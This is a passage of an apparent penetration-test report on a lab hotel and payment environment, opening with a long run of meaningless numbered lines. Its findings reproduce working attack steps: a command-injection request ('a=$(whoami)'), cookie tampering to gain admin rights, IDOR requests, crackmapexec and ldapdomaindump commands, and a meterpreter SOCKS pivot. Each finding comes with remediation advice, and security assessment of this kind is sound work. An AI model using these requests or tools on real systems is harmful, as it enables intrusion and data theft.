1707.
1708.
1709.
1709.
1710.
1711.
1712.
1713.
1714.
1715.
1716.
1717.
1718.
1719.
1719.
1720.
1721.
1722.
1723.
1724.
1725.
1726.
1727.
1728.
1729.
1729.
1730.
1731.
1732.
1733.
1734.
1735.
1736.
1737.
1738.
1739.
1739.
1740.
1741.
1742.
1743.
1744.
1745.
1746.
1747.
1748.
1749.
1749.
1750.
1751.
1752.
1753.
1754.
1755.
1756.
1757.
1758.
1759.
1759.
1760.
1761.
1762.
1763.
1764.
1765.
1766.
1767.
1768.
1769.
1769.
1770.
1771.
1772.
1773.
1774.
1775.
1776.
1777.
1778.
1778.
1779.
1779.
1780.
1781.
1782.
1783.
1784.
1785.
1786.
1787.
1788.
1788.
1789.
1789.
1790.
1791.
1792.
1793.
1794.
1795.
1796.
1797.
1797.
1798.
1798.
1799.
1799.
1800.
1801.
1802.
1803.
1804.
1805.
1806.
1807.
1808.
1809.
1809.
1810.
1811.
1812.
1813.
1814.
1815.
1816.
1817.
1818.
1819.
1819.
1820.
1821.
1822.
1823.
1824.
1825.
1826.
1827.
1828.
1829.
1829.
1830.
1831.
1832.
1833.
1834.
1835.
1836.
1837.
1838.
1839.
1839.
1840.
1841.
1842.
1843.
1844.
1845.
1846.
1847.
1848.
1849.
1849.
1850.
1851.
1852.
1853.
1854.
1855.
1856.
1857.
1858.
1859.
1859.
1860.
1861.
1862.
1863.
1864.
1865.
1866.
1867.
1868.
1869.
1869.
1870.
1871.
1872.
1873.
1874.
1875.
1876.
1877.
1878.
1878.
1879.
1879.
1880.
1881.
1882.
1883.
1884.
1885.
1886.
1887.
1888.
1889.
1889.
1890.
1891.
1892.
1893.
1894.
1895.
1896.
1897.
1898.
1899.
1899.
1900.
1901.
1902.
1903.
1904.
1905.
1906.
1907.
1908.
1909.
1909.
1910.
1911.
1912.
1913.
1914.
1915.
1916.
1917.
1918.
1919.
1919.
1920.
1921.
1922.
1923.
1924.
1925.
1926.
1927.
1928.
1929.
1929.
1930.
1931.
1932.
1933.
1934.
1935.
1936.
1937.
1938.
1939.
1939.
1940.
1941.
1942.
1943.
1944.
1945.
1946.
1947.
1948.
1949.
1949.
1950.
1951.
1952.
1953.
1954.
1955.
1956.
1957.
1958.
1959.
1959.
1960.
1961.
1962.
1963.
1964.
1965.
1966.
1967.
1968.
1969.
1969.
1970.
1971.
1972.
1973.
1974.
1975.
1976.
1977.
1978.
1978.
1979.
1979.
1980.
1981.
1982.
1983.
1984.
1985.
1986.
1987.
1988.
1989.
1989.
1990.
1991.
1992.
1993.
1994.
1995.
1996.
1997.
1998.
1999.
1999.
2000.
2001.
2002.
2003.
2004.
2005.
2006.
2007.
2008.
2009.
2009.
2010.
2011.
2012.
2013.
2014.
2015.
2016.
2017.
2018.
2019.
2019.
2020.
2021.
2022.
2023.
2024.
2025.
2026.
2027.
2028.
2029.
2029.
2030.
2031.
2032.
2033.
2034.
2035.
2036.
2037.
2038.
2039.
2039.
2040.
2041.
2042.
2043.
2044.
2045.
2046.
2047.
2048.
2049.
2049.
2050.
2051.
2052.
2053.
2054.
2055.
2056.
2057.
2058.
2059.
2059.
2060.
2061.
2062.
2063.
2064.
2065.
2066.
2067.
2068.
2069.
2069.
2070.
2071.
2072.
2073.
2074.
2075.
2076.
2077.
2078.
2078.
2079.
2079.
2080.
2081.
2082.
2083.
2084.
2085.
2086.
2087.
2088.
2089.
2089.
2090.
2091.
2092.
2093.
2094.
2095.
2096.
2097.
2098.
2098.
2099.
2099.
2100.
2101.
2102.
2103.
2104.
2105.
2106.
2107.
2108.
2109.
2109.
2110.
2111.
2112.
2113.
2114.
2115.
2116.
2117.
2118.
2119.
2119.
2120.
2121.
2122.
2123.
2124.
2125.
2126.
2127.
2128.
2129.
2129.
2130.
2131.
2132.
2133.
2134.
2135.
2136.
2137.
2138.
2139.
2139.
2140.
2141.
2142.
2143.
2144.
2145.
2146.
2147.
2148.
2149.
2149.
2150.
2151.
2152.
2153.
2154.
2155.
2156.
2157.
2158.
2159.
2159.
2160.
2161.
2162.
2163.
2164.
2165.
2166.
2167.
2168.
2169.
2169.
2170.
2171.
2172.
2173.
2174.
2175.
2176.
2177.
2178.
2178.
2179.
2179.
2180.
2181.
2182.
2183.
2184.
2185.
2186.
2187.
21
```



Image Description: Burp Suite proxy request and response capture

**Remediation Recommendation(s):**

Do not send data containing sensitive information to the client in the responses, where Burp Suite or similar proxy tools can intercept them. Instead, process the data only on the server side to prevent information leaks.

**Business Impact:**

A malicious user could gain access to all the information from the site, including the login information/credentials of other users. Therefore, a malicious user could impersonate other users within the My Rewards program. This could lead to customers not being able to trust the program and stop using it.

**References:**

<https://portswigger.net/web-security/information-disclosure>

**7. Privilege Escalation**

**Affected Host(s) Information:**

Host Name	IP Address	Port	Service
payment-web	10.0.0.200	443	Nginx Web Server

**Classifications:**

Risk Score	8/10
Exploitation Likelihood	Likely
Business Impact	Moderate
Remediation Difficulty	Medium

**Description:**

An attacker can modify the user cookie to set their role as admin which allows the attacker to view all reservations, room details, and other PII. This is because the server trusts the cookie that the user can modify without validating no tampering has occurred.

**Steps To Reproduce:**

Navigate to the Login page on 10.0.0.200, then log in to a regular user account. Then open the browser developer tools. From there find the browser cookie located in the local storage section and modify the value of the role field to 'admin'. Refresh the page and from here the low privileged user now has access to the administrative section of the payment portal.

The screenshot shows a web browser window. On the left is a sidebar menu for a payment service, listing options like Home, Payment Services (which is selected), Lookup Payment Status, Your Payment Methods, Add Payment Method, Delete Payment Method, Create and Download Invoices, Logout, and a status message 'Logged in as abc123'. The main content area displays the logo for 'The COZY CROISSANT' and the text 'Welcome to the Cozy Croissant Payment Portal!'. At the bottom of the browser window, the developer tools' Storage tab is active, showing the Local Storage for the URL 'http://10.0.0.200'. A specific cookie entry is highlighted with a red box: 'role: admin'. The developer tools interface includes various tabs like Inspector, Console, Debugger, Network, Style editor, Performance, Memory, Storage, and Access, along with search and filter functions.

Image Description: user cookie at default value




Image Description: Modified cookie value with admin panel

#### **Remediation Recommendation(s):**

Implement signed cookies to allow the server to verify that authorization cookies have not been tampered with. Another alternative is to implement Json Web Tokens(JWT). This would prevent an attacker from modifying a cookie in order to escalate privileges in the payment portal.

#### **Business Impact:**

Cookie tampering can lead to an attacker gaining admin privileges to the payment portal. Since this portal contains significant amounts of PII, an attacker gaining access to the payment portal and stealing the information could lead to significant financial and reputational damage.

#### **References:**

<https://knowledge.broadcom.com/external/article/166142/how-do-i-prevent-cookie-modifications-fr.html>

## **8. Authenticated Remote Code Execution in get\_output() Function**

#### **Affected Host(s) Information:**

Host Name	IP Address	Port	Service
LPS	10.0.0.12	80, 443	http

#### Classifications:

Risk Score	8/10
Exploitation Likelihood	Possible
Business Impact	Moderate
Remediation Difficulty	Medium

#### Description:

The internal functionality of the website allows for a malicious user to execute commands on the underlying system by specially crafting a web request to the API.

#### Steps To Reproduce:

It is possible to reproduce this exploit using a tool like Burpsuite. By crafting a request with the following parameters:

```
"GET /userapi.php?update&type=user;user=<user>;secret=<secret>;a=$(whoami)"
```

The resulting response will be a "200 ok" and the command will be injected into the `get_output()` function parameter in the "\$args" variable.

The screenshot shows the 'Request' tab in Burpsuite's interface. The 'Raw' tab is selected, displaying the following HTTP request:

```
1 GET /userapi.php?update&type=user;user=admin;secret=sfkujfdbecc;a=$(whoami) HTTP/2
2 Host: 10.0.0.12
3 Sec-Ch-Ua: "Chromium";v="100", "Not_A_Brand";v="99"
4 Sec-Ch-Ua-Mobile: ?0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/109.0.5414.75 Safari/537.36
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept: /*
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Dest: empty
11 Referer: http://10.0.0.12/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14
15 |
```

Image Description: Request sent to the server with the modified parameter.

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Server: nginx
3 Date: Sat, 14 Jan 2023 21:40:36 GMT
4 Content-Type: application/json; charset=UTF-8
5 Host: app
6 X-Powered-By: PHP/7.4.33
7 Access-Control-Allow-Methods: GET, POST, OPTIONS
8 Access-Control-Allow-Headers:
DNT,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Range
9 Access-Control-Expose-Headers: Content-Length,Content-Range
10
11
```

Image Description: Server response, 200 ok.

```
alby
-s sfkujfzdbcc'
alby
in -k action=update type=user username=admin user=admin secret=sfkujfzdbcc a='
alby
-s sfkujfzdbcc'
alby
in -k action=update type=user username=admin user=admin secret=sfkujfzdbcc a=root'
```

Image Description: Code execution achieved on "a" parameter.

```
function update_user($username,$fields){
    $args = "";
    foreach($fields as $field=>$value){
        $args=$args . $field . "=" . $value . " ";
    }
    //echo($args);
    $res = get_output("update -u $username -k $args");
}
```

Image Description: Injection point in \$args

```

57 function get_output($cmd){
58     $cmd = COREBIN . " " . $cmd;
59     if(stristr($_SERVER['QUERY_STRING'],"debug")){
60         echo("<br><pre>\n\r\n\r\n\r\n\r\n");
61         echo($cmd);
62         echo("\n\r\n\r\n\r\n\r\n</pre><br>");
63     }
64     ob_start();
65     passthru($cmd);
66     $var = ob_get_contents();
67     ob_end_clean();
68     return $var;
69 }
70

```

Image Description: passthru() function executes the user input.

#### **Remediation Recommendation(s):**

Implement sanitization on user provided variables such as \$fields and \$args.

#### **Business Impact:**

Code execution on the API host could result in compromised user data and passwords as well as modification to the loyalty program services.

#### **References:**

[https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

## 9. SMB Signing Disabled

#### **Affected Host(s) Information:**

Host Name	IP Address	Port	Service
adcs	10.0.0.6	445	smb
hms	10.0.0.11	445	smb
workstation01	10.0.0.51	445	smb
workstation02	10.0.0.52	445	smb

kiosk01	10.0.200.101	445	smb
kiosk02	10.0.200.102	445	smb
kiosk03	10.0.200.103	445	smb
kiosk04	10.0.200.104	445	smb

#### Classifications:

Risk Score	7/10
Exploitation Likelihood	Possible
Business Impact	Moderate
Remediation Difficulty	Medium

#### Description:

The SMB service is used to transfer files and execute management commands on windows endpoints. If a machine does not require SMB signing, it has no way of verifying the identity of the system attempting to connect or the connection's message integrity. This could allow an attacker to capture and redirect valid authentication attempts and modify them to gain initial access and perform malicious actions on vulnerable hosts.

#### Steps To Reproduce:

Using the following command, you can enumerate the system's signing status:

```
crackmapexec smb <ip/subnet>
```

```
[+] # crackmapexec smb corp-ips
SMB 10.0.0.51 445 WORKSTATION01 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:W0
RKSTATION01) (domain:corp.co.local) (signing:False) (SMBv1:True)
SMB 10.0.0.6 445 ADCS [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:AD
CS) (domain:corp.co.local) (signing:False) (SMBv1:True)
SMB 10.0.0.11 445 IIS3 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:I3
I) (domain:corp.co.local) (signing:False) (SMBv1:True)
SMB 10.0.0.5 445 DC01 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC
01) (domain:corp.co.local) (signing:True) (SMBv1:True)
SMB 10.0.0.52 445 WORKSTATION02 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:W0
RKSTATION02) (domain:corp.co.local) (signing:False) (SMBv1:True)

[+] # crackmapexec smb guest-ips
SMB 10.0.200.101 445 KIOSK01 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:K1
OSK01) (domain:kiosk01) (signing:False) (SMBv1:True)
SMB 10.0.200.103 445 KIOSK03 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:K3
OSK03) (domain:kiosk03) (signing:False) (SMBv1:True)
SMB 10.0.200.102 445 KIOSK02 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:K2
OSK02) (domain:kiosk02) (signing:False) (SMBv1:True)
SMB 10.0.200.104 445 KIOSK04 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:K4
OSK04) (domain:kiosk04) (signing:False) (SMBv1:True)
```

Image Description: Crackmapexec command output

**Remediation Recommendation(s):**

Enable SMB signing in the group policy for the domain and its connected hosts. If the host is not connected to a domain, SMB signing can be locally configured.

**Business Impact:**

An attacker could impersonate any user on the network, potentially causing business disruption or compromise of business infrastructure.

**References:**

<https://www.rapid7.com/db/vulnerabilities/cifs-smb-signing-disabled/>

## 9. Plaintext Credentials in LDAP

**Affected Host(s) Information:**

Host Name	IP Address	Port	Service
dc01	10.0.0.5	389	ldap

**Classifications:**

Risk Score	8/10
Exploitation Likelihood	Moderate
Business Impact	Severe
Remediation Difficulty	Easy

**Description:**

An authenticated query to the LDAP server was used to dump the contents of the database. Plaintext credentials were found in the description field of select users in the database. Credentials and other sensitive information should not be stored in plaintext fields in the database as this can lead to accidental disclosure of such information.

**Steps To Reproduce:**

Tools like Ldapdomaindump can be used to quickly dump an LDAP database using known credentials for authentication:

```
ldapdomaindump -u example\user -p pass <target>
```

**Domain Users**

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
C	[REDACTED]	[REDACTED]	01/10/23 14:04:27	01/10/23 14:04:27	01/01/01 00:00:00	NORMAL_ACCOUNT	01/10/23 14:04:27	1166	lo[REDACTED]
H	[REDACTED]	[REDACTED]	01/10/23 14:04:27	01/10/23 14:04:27	01/01/01 00:00:00	NORMAL_ACCOUNT	01/10/23 14:04:27	1165	

Image Description: Dump output showing credentials in description field

**Remediation Recommendation(s):**

Do not store sensitive information in plaintext fields like description in the LDAP database.

**Business Impact:**

This issue increases the risk of attackers gaining access to accounts in the networked environment. If attackers can gain access to systems, it might increase the risk of system compromise and business interruptions.

**References:**

<https://improsec.com/tech-blog/storing-sensitive-data-in-active-directory>

## 10. Insecure Direct Object Reference

**Affected Host(s) Information:**

Host Name	IP Address	Port	Service
payment-web	10.0.0.200	80, 443	http

**Classifications:**

Risk Score	8/10
Exploitation Likelihood	Likely
Business Impact	Severe
Remediation Difficulty	Hard

**Description:**

Multiple insecure direct object reference (IDOR) vulnerabilities were found in the tested environment. IDOR vulnerabilities happen when an application exposes a direct reference to an object element in the backend. This can be an object ID and / or some identifier with a format or pattern. Because of this pattern, attackers can extrapolate identifiers and potentially enumerate or directly access objects that should not be accessible.

## Steps To Reproduce:

The payment API has multiple IDOR vulnerabilities, including some in the /api/payment and /api/payment\_method endpoints. The IDs associated with these endpoints can be easily inferred based on a basic numeric pattern.

Request	Response
Pretty	Pretty
<pre> 1 GET /api/payment/1111 HTTP/1.1 2 Host: 10.0.0.200 3 Sec-Ch-Ua: "Chromium";v="109", "Not_A_Brand";v="99" 4 Accept: application/json, text/plain, /* 5 Sec-Ch-Ua-Mobile: ?0 6 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cIiKpXVCJ9.eyJmcMVzaC16ZmFsc2UsInhdC16MTT3MsYODAwMSwiZWpIjo1MDf1C0ZkOGotZjkyZi00MDQsLTg3OWYtNsU4OTUwZWIE2NDM3IiwidHlwZSI6ImFjY2VscyIsInNjY1I61kFr2350aW5hIiwiZWpIjoiZoNjczNjQ4MDAxLCJlYiAiOjE2NmNDg5MDf9.GkknsNksqBeg7FpWpPMDe2uXKvSxp1ZD9PSK1ivBq0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75 Safari/537.36 8 Sec-Ch-Ua-Platform: "Windows" 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://10.0.0.200/92030164-b07b-44a3-841e-b425b7ce8219 13 Accept-Encoding: gzip, deflate 14 Accept-Language: en-US,en;q=0.9 15 Connection: close 16 17 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.23.3 3 Date: Fri, 13 Jan 2023 22:10:30 GMT 4 Content-Type: application/json 5 Content-Length: 103 6 Connection: close 7 Access-Control-Allow-Origin: * 8 9 { 10   "amount": 34600.7, 11   "customer_id": "92030164-b07b-44a3-841e-b425b7cef219", 12   "id": "1111", 13   "status": "cleared" 14 } 15 16 17 </pre>
Pretty	Pretty
<pre> 1 GET /api/payment_method?id=3 HTTP/1.1 2 Host: 10.0.0.200 3 Sec-Ch-Ua: "Chromium";v="109", "Not_A_Brand";v="99" 4 Accept: application/json, text/plain, /* 5 Sec-Ch-Ua-Mobile: ?0 6 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cIiKpXVCJ9.eyJmcMVzaC16ZmFsc2UsInhdC16MTT3MsYODAwMSwiZWpIjo1Y2QH21TdNDiHsU1MDf02Te2LWFYT1mtHq1Yn04YTb5OOFjIiwidHlwZSI6ImFjY2VscyIsInNjY1I61kFr2350aW5hIiwiZWpIjoiZoNjczNjQ4MDAxLCJlYiAiOjE2NmNDg3HsBDxv9IFEB34a1KOC1P33EMMsLPOES8nU7ax-1buFBCTEQWm84 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75 Safari/537.36 8 Sec-Ch-Ua-Platform: "Windows" 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://10.0.0.200/ 13 Accept-Encoding: gzip, deflate 14 Accept-Language: en-US,en;q=0.9 15 Connection: close 16 17 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.23.3 3 Date: Fri, 13 Jan 2023 22:12:09 GMT 4 Content-Type: application/json 5 Content-Length: 109 6 Connection: close 7 Access-Control-Allow-Origin: * 8 9 { 10   "customer_id": "92030164-b07b-44a3-841e-b425b7cef219", 11   "id": "3", 12   "payment_get": 3, 13   "payment_type": "credit_card" 14 } 15 16 17 </pre>

Image Description: Burp showing IDOR vulnerabilities

## Remediation Recommendation(s):

Use hashes to replace the direct identifiers. The best practice is to also apply a salt to the hash to make it unpredictable and hard to guess.

## Business Impact:

Attackers can exploit IDOR vulnerabilities to gain access to and exfiltrate sensitive data on the application.

**References:**

[https://cheatsheetseries.owasp.org/cheatsheets/Insecure\\_Direct\\_Object\\_Reference\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html)

## Medium Findings

### 11. Verbose Error Disclosure

**Affected Host(s) Information:**

Host Name	IP Address	Port	Service
profiler	10.0.0.102	80, 443	http
payment-web	10.0.0.200	80, 443	http

**Classifications:**

Risk Score	6/10
Exploitation Likelihood	Likely
Business Impact	Moderate
Remediation Difficulty	Medium

**Description:**

When verbose error disclosure is enabled, detailed error messages are displayed to users when an error occurs. This can be helpful for developers, but it can also be a security risk if the information is displayed to an attacker. An attacker who sees a detailed error message can use the information to learn about the system's architecture and potentially exploit vulnerabilities.

**Steps To Reproduce:**

Request	Response
<pre> 1 POST /updateLdap.php HTTP/1.1 2 Host: 10.0.0.102 3 Content-Length: 88 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75 Safari/537.36 5 Content-type: application/x-www-form-urlencoded 6 Accept: /* 7 Origin: http://10.0.0.102 8 Referer: http://10.0.0.102/user.php 9 Accept-Encoding: gzip, deflate 10 Accept-Language: en-US,en;q=0.9 11 Cookie: PHPSESSID=309e53370a7b0905599049af17cb5c78 12 Connection: close 13 14 givenname=test&amp;cn=admin&amp;sn=SI&amp;mail=test@example.com &amp;street=truman&amp;l=usa&amp;postalcode=74000 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Sat, 14 Jan 2023 18:40:20 GMT 3 Server: Apache/2.4.38 (Debian) 4 X-Powered-By: PHP/7.2.34 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Vary: Accept-Encoding 9 Content-Length: 136 10 Connection: close 11 Content-Type: text/html; charset=UTF-8 12 13 &lt;br /&gt; 14 &lt;b&gt; 15   Warning &lt;/b&gt; : ldap_mod_replace(): Modify: Invalid syntax in &lt;br &gt;   /var/www/html/updateLdap.php &lt;/b&gt; on line &lt;b&gt;   38 &lt;/b&gt; &lt;br /&gt; 15 failed </pre>

Image Description: LDAP profiler error disclosure

Request	Response
<pre> 1 GET /api/payment/sdfsd HTTP/1.1 2 Host: 10.0.0.200 3 Sec-Ch-Ua: "Chromium";v="109", "Not A Brand";v="99" 4 Accept: application/json, text/plain, /* 5 Sec-Ch-Ua-Mobile: ?0 6 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcnVzaCI6Zm Fsc2UsImhdCi6MTY3MzY0ODAwMSwiZW1haWwiOiJ1MDFlODZkOGUtZ jkyZ100MDQsLTg3OWtNmU4OTUwZW12NDM3IiwidHlwZSI6ImF Y2VzcyIsInN1YiI6IkFkZ3SGaWShIiwhbmJmljoxNjcsNjQ4MDA xLCjleHaiOjEzNzM2NDg5MDF9.GkxmsNkzgDcg7FpWbpPMDeEuKX v5RpciZ09P5KIIivBq0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75 Safari/537.36 8 Sec-Ch-Ua-Platform: "Windows" 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://10.0.0.200/92030164-b07b-44a3-841e-b425b7ce f219? 13 Accept-Encoding: gzip, deflate 14 Accept-Language: en-US,en;q=0.9 15 Connection: close 16 17 </pre>	<pre> 1 HTTP/1.1 500 INTERNAL SERVER ERROR 2 Server: nginx/1.23.3 3 Date: Fri, 13 Jan 2023 22:26:45 GMT 4 Content-Type: application/json 5 Content-Length: 158 6 Connection: close 7 Access-Control-Allow-Origin: * 8 9 { 10   "error": 11     "column \"sdfsd\" does not exist\nLINE 1: SELECT 12       * from billing.payments WHERE id = 'sdfsd'\n 13 14 15 16 17 </pre>

Image Description: SQL error disclosure

### Remediation Recommendation(s):

Suppress and disable verbose error messages in the application. Use a local logging mechanism and handle errors properly instead of displaying the errors to the user.

### Business Impact:

Verbose errors can aid attackers in performing more complicated attacks on systems. These attacks can potentially lead to the compromise of business-critical applications and systems, causing disruption and potential data loss.

**References:**

[https://owasp.org/www-community/Improper\\_Error\\_Handling](https://owasp.org/www-community/Improper_Error_Handling)  
<https://cwe.mitre.org/data/definitions/209.html>

## 12. Network Segmentation Controls Insufficient

**Affected Host(s) Information:**

Host Name	IP Address	Port	Service
kiosk01	10.0.200.101		
kiosk02	10.0.200.102		
kiosk03	10.0.200.103		
kiosk04	10.0.200.104		

**Classifications:**

Risk Score	5/10
Exploitation Likelihood	Possible
Business Impact	Severe
Remediation Difficulty	Hard

**Description:**

If an attacker can compromise one of the kiosk devices, an attacker can utilize this device as a pivot point to access the corporate network.

**Steps To Reproduce:**

A meterpreter shell is opened on the compromised device, and from there tools such as crackmapexec are proxied through meterpreter proxychains.

```

IPv4 Active Routing Table
-----
Subnet      Netmask      Gateway
----        ----        -----
10.0.0.0    255.255.255.0 Session 1
10.0.200.0   255.255.255.0 Session 1

[*] There are currently no IPv6 routes defined.
msf6 post(multi/manage/autoroute) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set version 4s
version => 4s
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > sessions

Active sessions
-----
Id  Name  Type          Information           Connection
--  ---  ---          -----
1   meterpreter x64/windows NT AUTHORITY\SYSTEM @ KIOSK01 10.0.256.202:4444 -> 10.0.200.101:51616 (10.0.2
0.101)

```

Image Description: Meterpreter Shell on a kiosk

```

- -/cse
[*] *# proxymain -q crackmapexec smb 10.0.0.0/24
SMB 10.0.0.5 445 DC01 (*) Windows Server 2016 Standard Evaluation 14393 x64 (name:DC01)
(domain:corp.cc.local) (signing:True) (SMBv1:True)
SMB 10.0.0.6 445 ADCS (*) Windows Server 2016 Standard Evaluation 14393 x64 (name:ADCS)
(domain:corp.cc.local) (signing:False) (SMBv1:True)
SMB 10.0.0.11 445 RMS (*) Windows Server 2016 Standard Evaluation 14393 x64 (name:RMS) (
domain:corp.cc.local) (signing:False) (SMBv1:True)
SMB 10.0.0.52 445 WORKSTATION02 (*) Windows Server 2016 Standard Evaluation 14393 x64 (name:WORKST
ATION02) (domain:corp.cc.local) (signing:False) (SMBv1:True)
SMB 10.0.0.51 445 WORKSTATION01 (*) Windows Server 2016 Standard Evaluation 14393 x64 (name:WORKST
ATION01) (domain:corp.cc.local) (signing:False) (SMBv1:True)

```

Image Description: Crackmapexec begins proxied into the corporate network network through a kiosk.

### Remediation Recommendation(s):

Implement granular access controls between the kiosks and corporate network, limiting access from the kiosks to only required IP addresses and Ports for the given services being accessed. This will limit the ability of the kiosks to be used as a pivot point in the event of compromise.

### Business Impact:

If the kiosks are compromised, the potential lost business due to loss of functionality is low to medium. While if an attacker gains access to the kiosk and pivots into the corporate network, they then have the potential to impact mission critical software and applications, which could result in reputation loss, or loss of functional time for the business.

## 13. Broken Web Access Control

### Affected Host(s) Information:

Host Name	IP Address	Port	Service
payment-web	10.0.0.200	80, 443	http

### Classifications:

Risk Score	4/10
Exploitation Likelihood	Moderate
Business Impact	Mild
Remediation Difficulty	Medium

### Description:

Access control is how a web application grants access to certain content and functionality to certain users. When access control is not implemented properly, it can allow unauthorized users to gain access to sensitive information or perform actions that they should not be able to. For example, an attacker may be able to bypass authentication or authorization checks to access restricted areas of a website or manipulate data without proper permission.

### Steps To Reproduce:

An unauthenticated user can browse directly to admin functionality on the web application.

The screenshot shows two panels from the Burp Suite proxy tool. The left panel, titled 'Request', displays a GET request to '/api/admin/room' over HTTP/1.1. The right panel, titled 'Response', shows the server's response. The response body contains JSON data describing a room, including its alias ('mansion\_mission'), checked out status ('0'), check-in time ('null'), created date ('Sat, 21 Jul 2012 04:38:07 GMT'), and description ('This extraterrestrial abode measures 277 square feet (35 square meters). Stay connected with complimentary intergalactic wireless Internet access, and enjoy entertainment on the television. A mini galactic bar and cosmic refrigerator are at your disposal. The private nebula bathroom features a galactic bathtub, as well as a wiggly, complimentary bottled starburst water, and a safe are among the included amenities. Non-smoking. Free wireless internet. Breakfast buffet.').

Image Description: Burp showing unauthenticated user accessing admin functionality

### Remediation Recommendation(s):

Ensure that authorization is put in place for protected functionality and paths in the web application. Check for a valid access token (like a JWT) before granting access to such functions.

### Business Impact:

This vulnerability increases the risk for data loss, as it can enable attackers to gain access to information they should not be able to access.

### References:

[https://owasp.org/www-community/Broken\\_Access\\_Control](https://owasp.org/www-community/Broken_Access_Control)

## 14. LPS API Cross Client Enumeration

### Affected Host(s) Information:

Host Name	IP Address	Port	Service
LPS	10.0.0.12	80, 443	http

### Classifications:

Risk Score	6/10
Exploitation Likelihood	Possible
Business Impact	Moderate
Remediation Difficulty	Medium

### Description:

Multiple request endpoints allow modification of parameters to access other users' data.

### Steps To Reproduce:

By manipulating the parameters in the url it is possible to access arbitrary client data on the adminapi.php endpoint even if the user is not an administrator. For example a low privilege user can browse to "https://10.0.0.12/adminapi.php?query&type=all;secret=<users-secret>" to view all other clients data

### Remediation Recommendation(s):

Implement user authentication checks to ensure that the user is only able to interact with their data when querying the API.

### Business Impact:

The impact of this vulnerability being exploited would result in sensitive user data being exposed to a malicious actor.

### References:

<https://csrc.nist.gov/Projects/Access-Control-Policy-and-Implementation-Guides>

## 15. Publicly Available Configs and Logs

### Affected Host(s) Information:

Host Name	IP Address	Port	Service
LPS	10.0.0.12	80, 443	http

### Classifications:

Risk Score	6/10
Exploitation Likelihood	Likely
Business Impact	Mild
Remediation Difficulty	Easy

### Description:

Logs on this service disclose sensitive user information publicly such as user authentication tokens and usernames/passwords/query logs. This information can be used for authentication as any account on the website. Other files are also accessible publicly, potentially exposing internal source code.

### Steps To Reproduce:

To reproduce this vulnerability browse to "https://10.0.0.12/query.log" other files in the root directory of the website can also be accessed through this method replacing "query.log" with the relative path.

